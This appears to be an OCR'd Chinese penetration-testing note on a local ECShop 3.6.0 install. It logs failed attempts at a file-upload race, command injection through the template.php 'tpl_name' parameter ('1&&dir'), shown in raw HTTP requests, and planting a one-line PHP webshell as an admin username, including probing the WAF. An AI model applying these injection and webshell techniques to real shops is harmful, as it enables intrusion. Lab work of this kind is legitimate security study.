
找到我上传的文件，发现它把我的php文件删除了




这里我尝试用条件竞争是否可以，创建一个上传包与访问包







结果发现php文件被删除了，但是它的上级目录1缺没有被删除，以后每次上传的文件夹名都会变，设想失败。



设想2：既然删除文件用的是dos命令那么，我可以让加&让它在执行一个其他命令吗？如dir目录出来，创建个文件等

```
GET
/ECShop_3.6.0_UTF8_release/source/ecshop/admin/template.php?is_a
jax=1&act=delete&tpl_name=1&&dir&1575620023885885 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer:
http://127.0.0.1/ECShop_3.6.0_UTF8_release/source/ecshop/admin/t
emplate.php?act=list
Cookie: loginNum=1;
ECS_LastCheckOrder=Fri%2C%2006%20Dec%202019%2008%3A12%3A51%20GMT
; ECSCP_ID=9f3437a076be8ee136fa0f1a4c01534158831ccb
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
```

结果发现好像url吧dir当做参数处理了，那尝试加个括号可以吗?

```
GET
/ECShop_3.6.0_UTF8_release/source/ecshop/admin/template.php?is_a
jax=1&act=delete&tpl_name=1&&dir&1575620023885885 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer:
http://127.0.0.1/ECShop_3.6.0_UTF8_release/source/ecshop/admin/t
emplate.php?act=list
Cookie: loginNum=1;
ECS_LastCheckOrder=Fri%2C%2006%20Dec%202019%2008%3A12%3A51%20GMT
; ECSCP_ID=9f3437a076be8ee136fa0f1a4c01534158831ccb
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 06 Dec 2019 08:14:59 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.5.30
X-Powered-By: PHP/5.5.30
Expires: Fri, 14 Mar 1980 20:53:00 GMT
Last-Modified: Fri, 06 Dec 2019 08:15:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 37
Connection: close
Content-Type: text/html; charset=utf-8

{"error":0,"message":"","content":""}
```

Raw Params Headers Hex

```
GET
/ECShop_3.6.0_UTF8_release/source/ecshop/admin/template.php?is_a
jax=1&act=delete&tpl_name=(1&&dir)&1575620023885885 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer:
http://127.0.0.1/ECShop_3.6.0_UTF8_release/source/ecshop/admin/t
emplate.php?act=list
Cookie: loginNum=1;
ECS_LastCheckOrder=Fri%2C%2006%20Dec%202019%2008%3A12%3A51%20GMT
; ECSCP_ID=9f3437a076be8ee136fa0f1a4c01534158831ccb
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
```

Raw Headers Hex


```
HTTP/1.1 200 OK
Date: Fri, 06 Dec 2019 08:16:42 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.5.30
X-Powered-By: PHP/5.5.30
Expires: Fri, 14 Mar 1980 20:53:00 GMT
Last-Modified: Fri, 06 Dec 2019 08:16:43 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 37
Connection: close
Content-Type: text/html; charset=utf-8

{"error":1,"message":"","content":""}
```

发现还是失败了，可能这是一个php函数，只会把get过去的值当做文件名吧，设想失败。


设想3：加一个管理员，设其用户名为一句话木马，然后访问其的session文件

发现用户名有长度限制，那就F12大法改长度



结果发现有waf，先看看它的过滤的参数是什么

当设置用户名问eval()时，会出现下面情况，发现是过滤了eval函数，那么试试其他函数



先测试下是否可以phpinfo()函数

发现添加成功，但是其的用户名却无法显示出来，当我用<?注册的时候也是无法显示


	admin@admin3.com	2019-12-06 16:37:19	N/A	
	admin@admin2.com	2019-12-06 16:30:31	N/A	
php	admin@admin1.com	2019-12-06 16:29:55	N/A	
shhaigonghuo1	shanghai@163.com	2009-06-15 13:36:42	N/A	


先尝试是否可以登录下，发现可以登录

先查询下session存储的地方

session.save_handler	files	files
session.save_path	C:\phpstudy\tmp\tmp	C:\phpstudy\tmp\tmp

结果发现只有ECSCP_ID没有phpsession，也没有在session的存储的地方找到这个ECSCP_ID的sess文件，而且百度了下此版本还有远程代码执行高危漏洞https://xz.aliyun.com/t/2689可以利用。


名称
内容
域
原始大小
ECSCP_ID
d272d2622a5eb3ebdbf59d5a855c2e308a17607a
127.0.0.1
48 B
ECS_LastCheckOrder
Fri, 06 Dec 2019 08:48:00 GMT
127.0.0.1
63 B
_ga
GA1.2.1184983579.1575616063
.shopex.cn
30 B
_gat
1
.shopex.cn
5 B
_gid
GA1.2.848073079.1575616063
.shopex.cn
30 B
loginNum
2
127.0.0.1
9 B


中的搜索结果
sess_d
sess_d0qdlncp3ndfl16nudk33rs502
sess_dfqbqmholfticrnndui6rqjkp3
sess_dkog618hh7globuj35nkbs1c04
sess_d1eurivtk4oeqb2i96oheugse5
sess_d6u9emsftgl9uck67k8o16tm97
sess_d97a3h2omb6th3k6g1nnqhquu3
sess_dck0irhsq2lc9ln78puhp9fs83
sess_doa8pjqnbq0sqtn5oervqie331
sess_doamcf76ehav8kpe5j14tguuk7
sess_dof8j1hac0jceue2b4i8c6l8k7
sess_drdbok5dlkj34furc8s9g1acv0
sess_dvcb8ulg789cho9esuqu6k8ee3
sess_dve68lr7c59qquaj2vch7uaog5
sess_d4v5m97nplgshfg5ir6t048t20
sess_d7shcjt0liu7ao0qkkkrepc2r1
C:\phpstudy\tmp\tmp
类型: 文件
修改日期: 2019/10/28 18:59
修改日期: 2019/10/28 17:42
修改日期: 2019/10/24 19:52
大小: 0 字节


"tmp" 中的搜索结果
sess_d2
没有与搜索条件匹配的项。
在以下内容中再次搜索:
库
家庭组
计算机
自定义...
Internet
文件内容

设想失败。